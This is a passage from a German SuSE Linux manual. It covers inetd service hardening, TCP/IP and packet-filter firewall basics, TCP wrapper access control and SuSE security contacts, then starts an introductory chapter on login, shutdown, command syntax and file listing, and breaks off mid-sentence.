Ein elementarer Ansatz hierfür ist die genau überlegte Freischaltung der Dienste (Ports), die der inetd (Internet „Super-Server“) bereitstellt. Unter SuSE Linux sind als Voreinstellung einige der „gefährlichen“ Dienste standardmäßig deaktiviert. Es handelt sich hierbei um die „internal services“ des inetd. Die Konfigurationsdatei ist `/etc/inetd.conf`. Aber auch die anderen Dienste sollten wohl überlegt freigeschaltet bzw. deaktiviert werden – je nach Bedarf. Wir empfehlen unbedingt einen Blick in die Konfigurationsdatei zu werfen, da standardmäßig z. B. POP3 und andere Dienste aktiviert sind! Datei 18.2.2 zeigt eine Auswahl an Diensten, die in den allermeisten Fällen vollkommen ausreichend sind.


```
ftp    stream tcp nowait root   /usr/sbin/tcpd      wu.ftpd -a
telnet stream tcp nowait root   /usr/sbin/tcpd      in.telnetd
shell  stream tcp nowait root   /usr/sbin/tcpd      in.rshd -L
login  stream tcp nowait root   /usr/sbin/tcpd      in.rlogind
finger stream tcp nowait nobody /usr/sbin/tcpd      in.fingerd -w
```

Datei 18.2.2: Typisches Konfigurationsbeispiel für den inetd

Jedoch auch hier sollte man sich überlegen, ob man wirklich Dienste wie telnet, shell und login benötigt. Diese Dienste haben nämlich den Nachteil, dass ein Angreifer sämtliche Daten einschließlich des Passworts bei solchen Verbindungen mitlesen kann. Dazu sind nicht einmal besondere Kenntnisse notwendig, da es Programme gibt, die einem diese Arbeit abnehmen. Insbesondere sollte man

auf keinen Fall einen direkten Remote-Login als `'root'` zulassen. Aus diesem Grund sei noch einmal auf die „Secure Shell“ (Paket `ssh`) hingewiesen. Bei Einsatz der `ssh` wird die gesamte Übertragung verschlüsselt, auch das eingegebene Passwort (☞*Verschlüsselung*).

Das SuSE Firewall-Paket



Hinweis

Fragen zum SuSE Paketfilterfirewall werden nicht durch den Installationssupport beantwortet.

Der SuSE Paketfilterfirewall, Paket `firewals`, Serie `sec` (Sicherheitsrelevante Software) wird über die Datei `/etc/rc.config.d/firewall.rc.config` aktiviert und konfiguriert. Die einzelnen Einträge sind in der Datei selber dokumentiert und kommentiert. Um auch Anfängern den Einstieg zu erleichtern, folgen nun einige Grundlagen-Erläuterungen und Hinweise zum Einsatz der SuSE Paketfilterfirewall.

Die bei der Kommunikation über das Internet eingesetzte Protokollfamilie ist das Internetprotokoll, das unter dem Begriff „TCP/IP“ bekannt ist. TCP/IP steht für Transmission Control Protocol und Internet Protocol. TCP/IP ist heutzutage über fast alle Hardware-, Betriebssystem- und Netzplattformen hinweg verfügbar. Es wurde vom amerikanischen Verteidigungsministerium (United States Department of Defence; DoD) entwickelt und zum ersten Mal 1978 der Öffentlichkeit vorgestellt.

Ein TCP/IP-Netz überträgt Daten zwischen verschiedenen Computersystemen, indem es die Daten zu Paketen zusammenfasst und die Pakete überträgt. Jedes Paket beginnt mit einem Header, der verschiedene Steuerinformationen, wie z. B. die Adresse des Zielcomputers, enthält. Nach diesem Header folgen dann die zu übertragenden Daten. Wenn z. B. eine Datei von einem Computer auf einen anderen Computer über das Netz transportiert werden soll, wird der Inhalt dieser Datei in eine Serie von Paketen umgewandelt. Diese Pakete werden dann zum Zielcomputer geschickt.

Die fehlerfreie Übertragung der Pakete stellt das Transmission Control Protocol (TCP) sicher. Es sorgt z. B. dafür, dass die Pakete in der richtigen Reihenfolge beim Empfänger ankommen. TCP bildet die Transportschicht und meldet Fehler, die nicht behebbar sind, an das darüberliegende IP weiter. Ein weiteres Tranportschichtprotokoll der Familie ist UDP. Bei UDP wurde auf die Sicherstellung der fehlerfreien Übertragung verzichtet, wodurch die Übertragung schneller als bei TCP verläuft. Allerdings muss bei der Verwendung von UDP anderweitig (durch die Anwendung) sichergestellt werden, dass Übertragungsfehler erkannt und korrigiert werden.

Eine IP-Adresse (IP Version 4) ist ein 32Bit-Wert. Um IP-Adressen besser lesbar zu machen, werden sie in dezimalen 8Bit-Portionen, durch Punkte getrennt, geschrieben (z. B. `192.168.0.20`). Damit ein Computer zur gleichen Zeit mehrere Verbindungen bedienen kann und um diese Verbindungen voneinander unterscheiden zu können, findet die Kommunikation über sog. Ports (0 bis 65535)

statt. Diesen Ports werden Verbindungen zugeordnet, d. h. im Header eines TCP- oder UDP-Pakets werden neben der Adresse des sendenden Computers (Quelladresse) und des Zielcomputers (Zieladresse) auch der Quellport und der Zielport eingetragen. Ein Teil der Ports 0 bis 65535 ist per Definition für bestimmte Dienste vorgesehen (siehe auch `/etc/services`).

Der TCP-Port 23 ist beispielsweise der Port für Telnetverbindungen. Eine weitere Festlegung betrifft die Ports 0 bis 1023 (TCP und UDP). Sie sind die sog. privilegierten Ports. Auf diesen Ports dürfen vertrauenswürdige Programme, die zum Teil mit Systemverwalterprivilegien (`'root'`-Rechte) ausgeführt werden müssen, ihre Dienste anbieten (siehe `/etc/services`).

Die Ports 1024 bis 65535 werden als nicht privilegierte Ports bezeichnet. Der Unterschied kann am etwas vereinfachten Beispiel einer Dateiübertragung mit **`ftp`** verdeutlicht werden. Ein FTP-Server bietet seine Dienste auf TCP-Port 21 an. Wird ein FTP-Client auf dem Computer mit der IP-Adresse `192.168.3.5` (Client) mit dem Kommando


```
tux@erde:/home/tux > ftp 192.168.3.16
```

gestartet, dann baut der Client eine TCP-Verbindung zum Port 21 des Computers mit der IP-Adresse `192.168.3.16` (Server) auf. Auf Port 21 antwortet der FTP-Server und wickelt die Benutzeridentifizierung (Loginnamen- und Passwortabfrage) ab. Auch die FTP-Kommandos, die der Benutzer nach der Anmeldung eingibt, werden über diese Verbindung übertragen. Sollen Daten vom Server zum Client übertragen werden, (nach Eingabe des **`ls`**-Befehls oder des **`get`**-Befehls) baut der Server von sich aus eine Verbindung zu einem nicht privilegierten Port des Clients auf. Über diese Verbindung werden dann die eigentlichen Daten übertragen.

TCP/IP wurde für sehr große Netze entworfen und beinhaltet deshalb Mechanismen zur Strukturierung eines Netzes. Der gesamte 32Bit-breite Adressraum kann in „Subnets“ aufgeteilt werden. Die Subnet-Bildung erfolgt, indem eine Anzahl Bits (von links beginnend) zur Netzadresse eines Subnets erklärt werden. Beim Subnet mit der Adresse `192.168.3.0` bilden die ersten 24 Bits der Adresse die Netzadresse. Durch die „Subnetmask“ (Netzmaske) wird gekennzeichnet, wie viele Bits einer Adresse die Netzadresse bilden. Die Subnetmask `255.255.255.0` legt beispielsweise fest, dass der Computer mit der Adresse `192.168.3.5` im Subnet mit der Adresse `192.168.3.0` zu finden ist.

Subnets innerhalb eines großen Netzes werden meist durch Router verbunden. Router sind entweder spezialisierte Geräte oder entsprechend ausgerüstete Computer die dafür sorgen, dass Pakete den richtigen Weg ans Ziel finden. Das Gegenstück zur Subnetmask ist die sog. Broadcast-Adresse. Über die Broadcast-Adresse sind alle Computer eines Subnet erreichbar. Beispiel: Alle Computer im Netz `192.168.3.0` sind über die Broadcast-Adresse `192.168.3.255` erreichbar.

Ist der Anschluss an das Internet erfolgt, ist der Computer zu einem Teil des weltweiten Internet geworden. Jedesmal wenn die Verbindung zum Provider aktiviert wird, ist er aus dem Internet erreichbar. Jetzt müssen Maßnahmen getroffen werden, um unerlaubte Zugriffe aus dem Internet zu unterbinden. Diese Aufgabe übernimmt der SuSE Paketfilterfirewall.



Hinweis

Paketfilter sind Network Level Firewalls. Sie entscheiden grundsätzlich auf Basis von Quelladressen, Zieladressen und Ports in einzelnen IP-Paketen. Ein einfacher Router oder der SuSE Paketfilterfirewall sind traditionelle Network Level Firewalls. Da sie nicht intelligent genug sind festzustellen, welche Bedeutung der Inhalt eines IP-Pakets hat und wo es tatsächlich herkommt, bieten sie keinen umfassenden Schutz gegen Angriffe. Moderne Network Level Firewalls (z. B., *SINUS Firewall I* für Linux, `http://www.sinusfirewall.org`) sind höherentwickelt und sammeln interne Informationen über den Status der Verbindungen, die über sie laufen, den Inhalt von Datenströmen usw. Application Level Firewalls (z. B. *TIS Firewall Toolkit*) dagegen sind normalerweise Computer, auf denen Proxy-Server laufen, die den Datenverkehr, der über sie läuft, sorgfältig protokollieren und überprüfen. Da die Proxy-Server Programme sind, die auf dem Firewall laufen, sind sie ideal für Protokollierungs- und Zugriffschutzmechanismen geeignet.

Wo soll der SuSE Paketfilterfirewall eingesetzt werden? Für Netze mit erhöhtem Schutzbedarf – streng genommen ist das überall, wo personenbezogene Daten gespeichert werden – sind „Application Level Firewalls“ bedingt durch ihr Funktionsprinzip immer noch erste Wahl. Für solche Netze bietet der SuSE Paketfilterfirewall keinen ausreichenden Schutz.

Der SuSE Paketfilterfirewall ist für den Schutz des privaten PC zu Hause, des Mininetzes zuhause oder einer Workstation innerhalb eines vertrauenswürdigen Netzes gedacht.

Für den Schutz von Firmennetzen sollten Sie den SuSE Paketfilterfirewall nur einsetzen, wenn Sie genau wissen, was Sie tun (siehe Literaturliste).

Für den Aufbau und die Pflege von Firewalls ist tiefgehendes Wissen über Netzwerke und die verwendeten Netzwerkprotokolle zwingend erforderlich. Eine grafische Oberfläche oder eine vorgefertigte Konfiguration wie der SuSE Paketfilterfirewall können dieses Wissen letztendlich nicht ersetzen.

Die Dokumentation zur SuSE Paketfilterfirewall finden sie unter `/usr/share/doc/packages/firewals` und `/etc/rc.config.d/firewall.rc.config`.

Das Freefireprojekt ist ein guter Anlaufpunkt für alle die sich für Firewalls auf Basis freier Software interessieren:
`http://sites.inka.de/sites/lina/freefire-l/`


Der TCP-Wrapper

Der TCP-Wrapper (tcpd) erlaubt es, den Zugriff auf bestimmte Dienste gezielt für einzelne Netze oder IP-Adressen freizuschalten. Der tcpd ist bereits in SuSE Linux integriert, wie man in Datei 18.2.2 auf Seite 529 und in `/etc/inetd.`

conf an der 6. Spalte erkennen kann. Das Konzept ist ganz einfach: Der tcpd ruft die eigentlichen Dienste auf und kontrolliert vorher, ob der Client dazu berechtigt ist.

Diese Zugriffskontrolle geschieht über die beiden Dateien `/etc/hosts.allow` und `/etc/hosts.deny`.

- Ein Zugriff wird gewährt, wenn eine Kombination aus Client und Dienst in der Datei `/etc/hosts.allow` zutrifft.
- Äquivalent dazu wird ein Zugriff abgewiesen, wenn eine solche Kombination in der Datei `/etc/hosts.deny` zutrifft.
- Befindet sich weder in der einen noch in der anderen Datei eine solche Regel, wird der Zugriff gewährt.



Hinweis

Sobald eine Regel zutrifft, wird diese genommen. Das bedeutet, wenn in `/etc/hosts.allow` z. B. ein Zugriff auf den Telnet-Port erlaubt wird, wird dieser gewährt, auch wenn dieser in `/etc/hosts.deny` gesperrt ist.

In der Manual-Page von **`hosts_access`** (**`man 5 hosts_access`**) wird die Syntax dieser Dateien beschrieben.

Eine Alternative zur Kombination TCP-Wrapper/inetd stellt der xinetd dar (Paket `xinetd`, Serie `n` (Netzwerk-Support)). Er vereint die Funktionalität von inetd und tcpd. Der Nachteil ist jedoch die Inkompatibilität der Konfigurationsdateien zwischen inetd und xinetd.



Hinweis

Es kann nur einer der beiden Internet „Super-Server“ gestartet werden. Sie müssen sich also für einen von beiden entscheiden.

In der Serie `sec` (Sicherheitsrelevante Software) befinden sich weitere Programme, die beim Aufbau eines sicheren Systems helfen. Stöbern Sie einfach durch die dort liegende Pakete.

18.3 Sicherheit bei SuSE Linux

SuSE bietet folgende Dienstleistungen für die Bereitstellung einer möglichst sicherheitsorientierten Distribution an:

Zwei Mailinglisten stehen für alle zur Verfügung:

- `suse-security-announce` – enthält SuSE-Benachrichtigungen zu Sicherheitsproblemen.

- `suse-security` – enthält die Benachrichtigungen und ist für öffentliche Diskussionen offen.

Zum Eintragen auf eine der beiden Mailinglisten reicht es, eine leere E-Mail an suse-security-subscribe@suse.com oder suse-security-announce-subscribe@suse.com zu senden.

Zentrale Meldung von neuen Sicherheitsproblemen:

Wenn Sie ein neues Sicherheitsproblem finden (bitte prüfen Sie vorher die zur Verfügung stehenden Updates), senden Sie bitte eine E-Mail an security@suse.de mit der Beschreibung des Problems. Wir kümmern uns umgehend darum. Sie können die Daten mit **pgp** verschlüsseln. Unser „public pgp key“ lautet:

```
2048R/3D25D3D9 1999-03-06 SuSE Security Team <security@suse.de>
Key fingerprint = 73 5F 2E 99 DF DB 94 C4  8F 5A A3 AE AF 22 F2 D5
```

Der Key liegt unter `http://www.suse.de/security` zum Download bereit (☞*Verschlüsselung*).

18.4 Allgemeine Hinweise

1. Der Benutzer `'root'` sollte lediglich für administrative Arbeiten eingeloggt sein. Für die tägliche Arbeit am Rechner sollte ein Benutzeraccount angelegt werden.
2. Vermeiden Sie die Benutzung von **`telnet`**, **`rlogin`** oder gar **`rsh`**.
3. Verwenden Sie stattdessen **`ssh`**, wenn remote gearbeitet werden muss.
4. Deaktivieren Sie alle Netzwerkdienste, die nicht benötigt werden.
5. Halten Sie sicherheitsrelevante Pakete up to date, wie z. B. Paket `bind`, Paket `sendmail` und Paket `ssh`.
6. Entfernen Sie suid- und sgid-Bits von allen Dateien im System, die nicht unbedingt für normale Benutzer zum Arbeiten notwendig sind.
7. Die Logdateien sollten regelmäßig überwacht werden.

19 Einstieg in Linux


Unix ist ein derart komplexes System, dass im Folgenden nur die wichtigsten Aspekte abgedeckt werden können. Das vorliegende Handbuch ist nicht darauf ausgelegt, etablierte Linux- bzw. Unix-Literatur zu ersetzen – das soll und kann es auch nicht.

In jedem Fall empfehlen wir für DOS-Aus- oder -Umsteiger die Anschaffung eines entsprechenden Buches. Beispiele dafür finden Sie in den Literaturempfehlungen im Anhang. Falls Sie bereits über nicht Linux-spezifische Unix-Literatur verfügen, so kann diese u. U. ausreichen, da der Großteil der Informationen über Systemgrenzen hinweg gültig ist.

Einige Bücher bzw. Auszüge davon, die der GPL unterliegen, befinden sich als `.dvi`- bzw. PostScript-Dateien in Paket `doc`, Serie `books`. Diese können unter dem X Window Systemmit Ghostview (**`gv`**) (aus der Serie `gra`) bzw. mit XDvi (**`xdvi`**) (enthalten im Paket `tetex` der Serie `tex`) eingesehen und bei Gefallen mit lpr komplett oder auch seitenweise ausgedruckt werden. Zusätzlich zum Paket `tetex` ist es empfehlenswert, das LaTeX-Grundsystem (Paket `te_latex`) zu installieren.

Vorab einige Einsteigerinformationen:

Als Unix-Neuling sollten Sie sich nach der erfolgreichen Installation unter Ihrem bei der Installation eingegebenen Benutzernamen einloggen; nicht nur, weil für diesen Benutzer schon diverse „einstiegsfreundliche“ Voreinstellungen vorgenommen sind, sondern auch, weil Sie so, wie bei Unix-Systemen üblich, „nur“ die Verantwortung für Ihr ☞*Benutzerverzeichnis* (engl. *home directory*) tragen. Dieses Vorgehen, das Arbeiten unter einem Benutzernamen, dient bei Multiuser-Betriebssystemen ausschließlich der Systemsicherheit. Ein versehentliches Löschen bzw. Verändern von systemrelevanten Dateien etc. ist damit weitgehend ausgeschlossen.



Achtung

Ein **`undelete`** wie unter DOS steht (noch) nicht zur Verfügung, weshalb auch bei unbeabsichtigter Einwirkung auf Systemdateien u. U. eine komplette Neuinstallation erforderlich sein kann.

Der Einstieg in Linux gestaltet sich für einen Anfänger vor allem deshalb so komplex, weil gleichzeitig damit die äußerst anspruchsvolle Aufgabe des Systemadministrators verbunden ist.

19.1 Einloggen, ‘root’-Benutzer, Benutzer anlegen

Die Mehrbenutzer-Fähigkeiten (engl. *multiuser*) von Linux bedingen, dass immer, wenn Sie das System benutzen wollen, Sie sich auf der ☞*Konsole* (auf der Sie zu arbeiten gedenken, vgl. Abschnitt 19.4 auf Seite 539) beim System anmelden müssen; wenn Sie ein grafisches Login konfiguriert haben (vgl. Abschnitt 3.6.5 auf Seite 111), dann gilt das im Folgenden beschriebene Vorgehen selbstverständlich auch. Diesen Vorgang, ein wesentlicher Teil des Sicherheitskonzepts eines modernen Mehrbenutzersystems, nennt man *Einloggen*; dadurch wird u. a. sichergestellt, dass jeder Benutzer seine eigene Arbeitsumgebung erhält und nur auf die eigenen Daten zugreifen kann.

Sie geben also Ihren Benutzernamen (z. B. `‘tux’`) und Ihr Passwort ein (z. B. `xxxxxx`); die Zeichen `xxxxxx` müssen Sie durch Ihr eigenes *selbst vergebenes* Passwort ersetzen! Die Zeichen `xxxxxx` werden am Bildschirm nicht angezeigt; geben Sie die Zeichen einfach der Reihe nach ein und tippen Sie dann ⏎ [1]:

```
login: tux ⏎

Password: xxxxxx ⏎
```

Wenn Sie erfolgreich „eingeloggt“ sind, befinden Sie sich im Benutzer-Verzeichnis des jeweiligen Benutzers (z. B. `/home/tux` für den Benutzer `‘tux’`).

Wenn Sie die Konsole verlassen wollen (ausloggen), geben Sie **`logout`** bzw. **`exit`** ein.


Der Benutzer `‘root’` agiert als *Systemverwalter* (☞*Systemadministrator*) und *darf* wirklich *ALLES*. Wichtige Systemdateien können nur von `‘root’` manipuliert werden. Loggen Sie sich daher nur dann als `‘root’` ein, wenn Sie diese Möglichkeiten wirklich nutzen möchten. Sie schützen Ihr System damit vor versehentlichen Änderungen, die u. U. eine Neuinstallation erzwingen können.

Einige Dinge, die nur `‘root’` gestattet sind:

- ☞*mounten* von Dateisystemen wie CDs und Disketten und damit auch die Installation von Software. Dieses Recht kann aber auch den normalen Benutzern durch Angabe der Option `user` für das entsprechende Gerät in der `/etc/fstab` gewährt werden (vgl. Abschnitt 19.11.2 auf Seite 554).
- Anlegen und Entfernen von Benutzern (vgl. Abschnitt 3.6.7 auf Seite 113).
- Installation eines neuen Kernels (vgl. Kapitel 13 auf Seite 403).
- Konfigurieren des Systems.
- Herunterfahren des Systems (vgl. Abschnitt 19.2 auf der nächsten Seite).
- YaST aufrufen (vgl. Kapitel 3 auf Seite 81).

[1] Falls Sie kein Passwort vergeben haben sollten, ist anfangs nur ⏎ zu tippen!

19.2 Anhalten des Systems und Booten



Achtung

WICHTIG: Unter keinen Umständen dürfen Sie während des Betriebs einfach den Strom abschalten oder den *Resetknopf* (☞*Zurücksetzen*) betätigen; Sie würden sonst eine Beschädigung des ☞*Dateisystems* riskieren. Dies kann zum Datenverlust führen.

Zum regulären Anhalten des Rechners (engl. *shutdown*) dienen die in Tabelle 19.1 gezeigten Befehle.

`shutdown -h now`	hält das System an (Sie können nach der Ausgabe: `"the system is halted"` gefahrlos abschalten)
`shutdown -r now`	startet das System nach dem Herunterfahren sofort neu

Tabelle 19.1: Befehle zum Anhalten des Linux-Systems

Der Befehl **`shutdown`** kann in all seinen Varianten im Allgemeinen nur vom Benutzer `'root'` ausgeführt werden.

Um Ihr System „herunterzufahren“, loggen Sie sich also als `'root'` ein und geben die Befehle **`shutdown -h now`** oder **`shutdown -r now`** ein.

Alternativ können Sie zum Neustarten die Tastenkombination (Strg) + (Alt) + (Entf) ((Ctrl) + (Alt) + (Del)) drücken. Da diese Tastenkombination unter X abgefangen wird, müssen Sie zunächst X beenden. In der Textkonsole kann sie aber von jedem Benutzer ausgeführt werden.

19.3 Befehle – Eingaben an der Kommando-Zeile

Wenn auch die Linux-Welt immer bunter und leichter bedienbar wird, z. B. über menügesteuerte Programme, bleibt doch am Ende – im Katastrophenfall oder wenn es eben kein menügeführtes Programm für einen bestimmten Zweck gibt – nur noch die Eingabe von Unix-„Befehlen“.

Was sind Unix-Befehle?

Unix-Befehle sind

- ausführbare Programme
- Shell-Skripten
- Skripten von Skript-Sprachen wie Perl, Python, Tcl usw.

- Shell-Aliasse (so etwas wie Shell-Makros).

Allen gemeinsam ist, dass sie in Dateien liegen: Wenn man ein Programm unter Linux aufruft, dann weist man damit die Shell an, die Datei mit dem Namen des Programms zu suchen – dazu braucht man den Suchpfad, repräsentiert in der Variablen `PATH` und insofern sie das Programm gefunden hat, dieses auszuführen, wenn es die entsprechenden Benutzerrechte (ausführbar) besitzt.

Was aber, wenn man dem Programm (z. B. dem Kopierbefehl) noch mitteilen muss, mit welchen Dateien etwas geschehen soll?

Das ist relativ einfach, dazu gibt es so genannte *Parameter* (engl. *parameter*). Parameter sind zusätzliche Argumente zu einem Befehl, die dem Befehl notwendige Daten mitteilen. Die Parameter folgen in der Eingabezeile dem Namen des Befehls, und zwar durch mindestens ein Leerzeichen getrennt[2].

Weiterhin kann es oft notwendig sein, das Verhalten eines Befehls zu beeinflussen (z. B. soll ein Verzeichnis in Langform anstelle nur der Dateinamen aufgelistet werden). Dies geschieht unter Linux mit so genannten *Optionen* (engl. *options*). Optionen stehen immer direkt nach dem Befehlsnamen und vor den Parametern; Ausnahmen von unsauber programmierten Befehlen sind selten, aber möglich. Meist werden Optionen durch ein Minus gekennzeichnet (z. B. **`-la`**) und können im Wesentlichen zwei Schemata folgen (vgl. Tabelle 19.2).

`-a`	Kurzform, Unix-üblich
`--all`	Langform, sog. GNU-Notation

Tabelle 19.2: Optionen zu Befehlen

Wenn mehrere Optionen gesetzt werden sollen, können viele Linuxprogramme diese auch „kumulieren“. Das bedeutet, dass nicht alle Optionen mit Minus am Anfang nacheinander aufgeführt werden, sondern nur die erste ein Minus erhält, die folgenden direkt an die erste geschrieben werden. Beispiel:

```
-a -f -r -u    oder
-afru          oder
-frua
```

Das Beispiel zeigt auch, dass i. a. die Reihenfolge der Optionen unwichtig ist. Auch bestätigen manche Ausnahmen wieder die Regel.

Um dem ganzen die Krone aufzusetzen, können Optionen selbst wieder Parameter nehmen. Beispiel:

```
-f <meinedatei>  oder
-f<meinedatei>
```

Dabei sollte es zumeist unwichtig sein, ob zwischen der Option und dem Parameter ein Leerzeichen steht; i. a. sollte man ein Leerzeichen setzen.

[2] Fußnote: Das impliziert auch gleich, dass ein Leerzeichen nicht Teil des Parameters sein kann, da es ja der Argumente-„Trenner“ ist. Leerzeichen dürfen dann in einem Parameter auftreten, wenn der Parameter von Anführungszeichen **`""`** oder **`"`** umgeben ist.

Beispiele

Ein Befehl unter Linux sieht so aus:[3]

```
erde: # fdisk
erde: # lsmod
erde: # ls
```

Mit Optionen sieht das dann so aus:

```
erde: # fdisk -v
erde: # ls -l -a
erde: # ls -la
```

Mit Parametern:

```
erde: # fdisk /dev/hda
erde: # ls /tmp
```

Und mit Optionen und Parametern:

```
erde: # ls -la /tmp
erde: # rpm -qpl <meinpaket>.rpm
erde: # gcc -o <optionenparameter> <paramater>
```

Wesentlich ist, dass das Leerzeichen alle Befehlsteile voneinander trennt und deswegen ein besonderes Zeichen in Linux-Befehlsfolgen ist.

19.4 Virtuelle Konsolen

Linux ist ☞*multitasking-* und multiuserfähig. Auch bei einem Ein-Benutzer-PC-System werden Sie die Vorteile, die diese Fähigkeiten mitbringen, schätzen lernen:

Im Textmodus stehen 6 virtuelle ☞*Konsolen* zur Verfügung, zwischen denen Sie durch die Tastenkombinationen Alt + F1 bis Alt + F6 wechseln können. Die siebte Konsole ist für X11 reserviert.[4]

Wenn Sie von X11 aus auf eine Textkonsole zurückschalten möchten, ohne X11 zu beenden, verwenden Sie Ctrl + Alt + F1 bis Ctrl + Alt + F6. Mit Alt + F7 kommen Sie zu X11 zurück.

19.5 Verzeichnisse und Dateinamen

Alle Informationen – seien es Texte, Bilder, Datenbankdaten oder auch Angaben zur Konfiguration des Systems – werden in „Dateien“ abgelegt, die ihrerseits in festgelegten „Verzeichnissen“ untergebracht werden (vgl. Anhang D auf Seite 579). Mit all den Tools und Programmen kann man auf diese Dateien in unterschiedlichen Verzeichnissen zugreifen, um ggf. den Inhalt dieser Dateien anzusehen oder zu verändern.

[3] Zur Erinnerung: mit „`erde: #` “ wird die Eingabe-Aufforderung angezeigt; dieser Wörter und Zeichen haben Sie *nicht* einzugeben

[4] Durch Modifikation der Datei `/etc/inittab` können auch weitere oder weniger Konsolen zur Verfügung gestellt werden.

Der „Pfadtrenner“ ist unter Unix der `'/'` (engl. *slash*) (unter DOS: `'\'`). Ein Pfad ist demnach eine Zeichenkette, in der die Verzeichnisnamen durch `'/'` getrennt sind. Ein einzelner `'/'` bezeichnet dabei das oberste Verzeichnis, das ☞ *Wurzelverzeichnis*.

Unix unterscheidet Groß- und Kleinschreibung, d. h. der Dateiname `Emil` bezeichnet eine andere Datei als `emil`; eine Trennung der Dateinamen in *Name* und *Extension* ist im Allgemeinen nicht erforderlich, es sei denn, bestimmte Programme erwarten dies (z. B. LaTeX).



Tipp

Eine angenehme Erleichterung bei der Eingabe von Datei- bzw. Verzeichnisnamen ist die Funktion der Taste (Tab) (Tabulatortaste). Geben Sie die ersten Buchstaben der gewünschten Datei ein und drücken Sie (Tab). Die ☞*Shell* ergänzt nun den kompletten Dateinamen (solange er durch den oder die ersten Buchstaben eindeutig bestimmt ist). Zweimaliges Drücken der Tabulatortaste zeigt bei Mehrdeutigkeiten alle Möglichkeiten.

19.6 Arbeiten mit Verzeichnissen

Nach dem Einloggen (vgl. Abschnitt 19.1 auf Seite 536) befindet man sich in seinem Benutzerverzeichnis. Der Name des aktuellen Verzeichnisses kann mit dem Befehl **pwd** (engl. *print working directory*) ausgegeben werden:

```
tux@erde:/home/tux > pwd
/home/tux
```

Um in ein anderes Verzeichnis zu wechseln, dient wie unter DOS der Befehl **cd** (engl. *change directory*). Die Eingabe von

```
tux@erde:/home/tux > cd /usr/bin
tux@erde:/usr/bin >
```

wechselt demnach in das Verzeichnis `/usr/bin`,

```
tux@erde:/home/tux > cd latex
tux@erde:/home/tux/latex >
```

wechselt in das Unterverzeichnis `latex`, sofern im Benutzerverzeichnis von `'tux'` das Verzeichnis `/home/tux/latex` existiert.

Wird **cd** ohne ein Argument aufgerufen, so wird in das Benutzerverzeichnis des aufrufenden Benutzers gewechselt. Das Benutzerverzeichnis kann auch mit Hilfe der Tilde `'~'` bezeichnet werden. Die Eingabe von

```
tux@erde:/home/tux > cd ~/latex
```

wechselt in das Verzeichnis `latex` im ☞*Benutzerverzeichnis* des aufrufenden Benutzers. Wie auch unter DOS bezeichnet `'..'` das übergeordnete Verzeichnis und `'.'` das aktuelle Verzeichnis.

Neue Verzeichnisse werden mit dem Befehl **mkdir** (engl. *make directory*) angelegt. Durch Eingabe von

```
tux@erde:/home/tux > mkdir texte
```

wird also das Unterverzeichnis `texte` im jeweiligen Verzeichnis erstellt. Leere Verzeichnisse können mit dem Befehl **`rmdir`** (engl. *remove directory*) gelöscht werden.

19.7 Arbeiten mit Dateien

Bis sie (vielleicht) eines Tages von Objekten bzw. Symbolen abgelöst werden, sind Dateien von zentraler Bedeutung für die Arbeit am Computer. Entsprechend zahlreich sind die dateibezogenen Befehle unter Linux.

19.7.1 Informationen über Dateien

Der Befehl **`ls`** zeigt den Inhalt des *aktuellen* Verzeichnisses an. Ausgegeben wird eine Liste aller Dateien und Verzeichnisnamen im aktuellen Verzeichnis. Die Verzeichnisnamen werden in der Ausgabe mit einem `'/'` gekennzeichnet. Es kann auch durch Angabe eines Parameters der Inhalt eines *anderen* Verzeichnisses angezeigt werden:

```
tux@erde: > ls /usr/bin
```

Ausführbare Programme sind nicht durch Extensionen gekennzeichnet, wie `.exe` oder `.com` unter DOS. Beim Auflisten mit **`ls`** wird entweder ein Asterisk `'*'` angehangen und/oder es `rot` hervorgehoben (vgl. die Dokumentation zu **`ls`**; z. B. die Ausgabe von

```
tux@erde: > ls --help
```

Man darf den Asterisk nie explizit angeben; er wird – bedingt durch das Attribut „e**x**ecutable“ – jeweils hinter dem Dateinamen nur angezeigt; Infos über Dateien sind auf Seite 547 zu finden.

Eine nützliche Option von ls ist **`-l`**. Dadurch werden zusätzliche Informationen zum Datei- bzw. Verzeichniseintrag wie Zugriffsrechte, Eigentümer, Gruppenzugehörigkeit und Größe ausgegeben:

```
tux@erde: > ls -l
```

Dies erzeugt die Ausgaben in 19.7.1.

```
drwxr-xr-x  6  tux users   1024  Mar 21  12:39 ./
drwxr-xr-x  4  tux users   1024  Mar 21  17:13 ../
drwxr-xr-x  2  tux users   1024  Nov 6   16:19 bin/
-rwxr-xr-x  1  tux users   4160  Mar 21  12:38 check*
drwxr-xr-x  2  tux users   1024  Nov 6   16:23 etc/
drwxr-xr-x  2  tux users   1024  Nov 6   16:19 sbin/
drwxr-xr-x  12 tux users   1024  Nov 6   18:20 usr/
-rw-r--r--  1  tux users 185050  Mar 15  12:33 xvi.tgz
-rw-r--r--  1  tux users  98444  Mar 14  12:30 xvnews.tgz
```

Ausgabe 19.7.1: Ausgabe von **`ls -l`**

Die Bedeutung der einzelnen Felder in 19.7.1 wird in Tabelle 19.3 auf der nächsten Seite erklärt.

Rechte	Das erste Zeichen dieses Feldes bezeichnet den Dateityp. Hierbei steht `'d'` für Verzeichnis, `'l'` für Link und `'-'` für eine normale Datei. Die folgenden 9 Zeichen geben die Zugriffsrechte für den Besitzer, die Gruppe und alle anderen Benutzer an (jeweils drei Zeichen). Hierbei steht `'r'` für lesen, `'w'` für schreiben, und `'x'` für ausführen. Die Rechtemaske `'-rw-r-r-'` bezeichnet demnach eine Datei, die vom Eigentümer, den Mitgliedern der Gruppe, und allen anderen gelesen werden kann, aber nur vom Eigentümer verändert werden kann. Siehe Manual-Page von **`chmod`** (**`man chmod`**).
Besitzer	Der Eigentümer der Datei. Siehe Manual-Page von **`chown`** (**`man chown`**).
Gruppe	Die Gruppenzugehörigkeit der Datei. Siehe Manual-Page von **`chgrp`** (**`man chgrp`**).
Größe	Die Größe der Datei in Bytes.
letzte Änderung	Das Datum der letzten Änderung der Datei. Bei Dateien, deren letzte Änderung über ein Jahr zurückliegt, wird anstelle der Uhrzeit das Jahr angegeben.
Name	Der Name der Datei oder des Verzeichnisses.

Tabelle 19.3: Erklärung der Unix-Dateiattribute

19.7.2 Wildcards – ein kleiner Ausblick

Verglichen mit DOS sind die durch die Befehlsinterpreter (z. B. bash) gegebenen Einsatzmöglichkeiten von ☞*Wildcards* „faszinierend“.

Wildcards beschränken sich unter Linux nicht nur auf den `'*'` und `'?'`. Beispielsweise können mit

```
tux@erde: > ls *a???.?
```

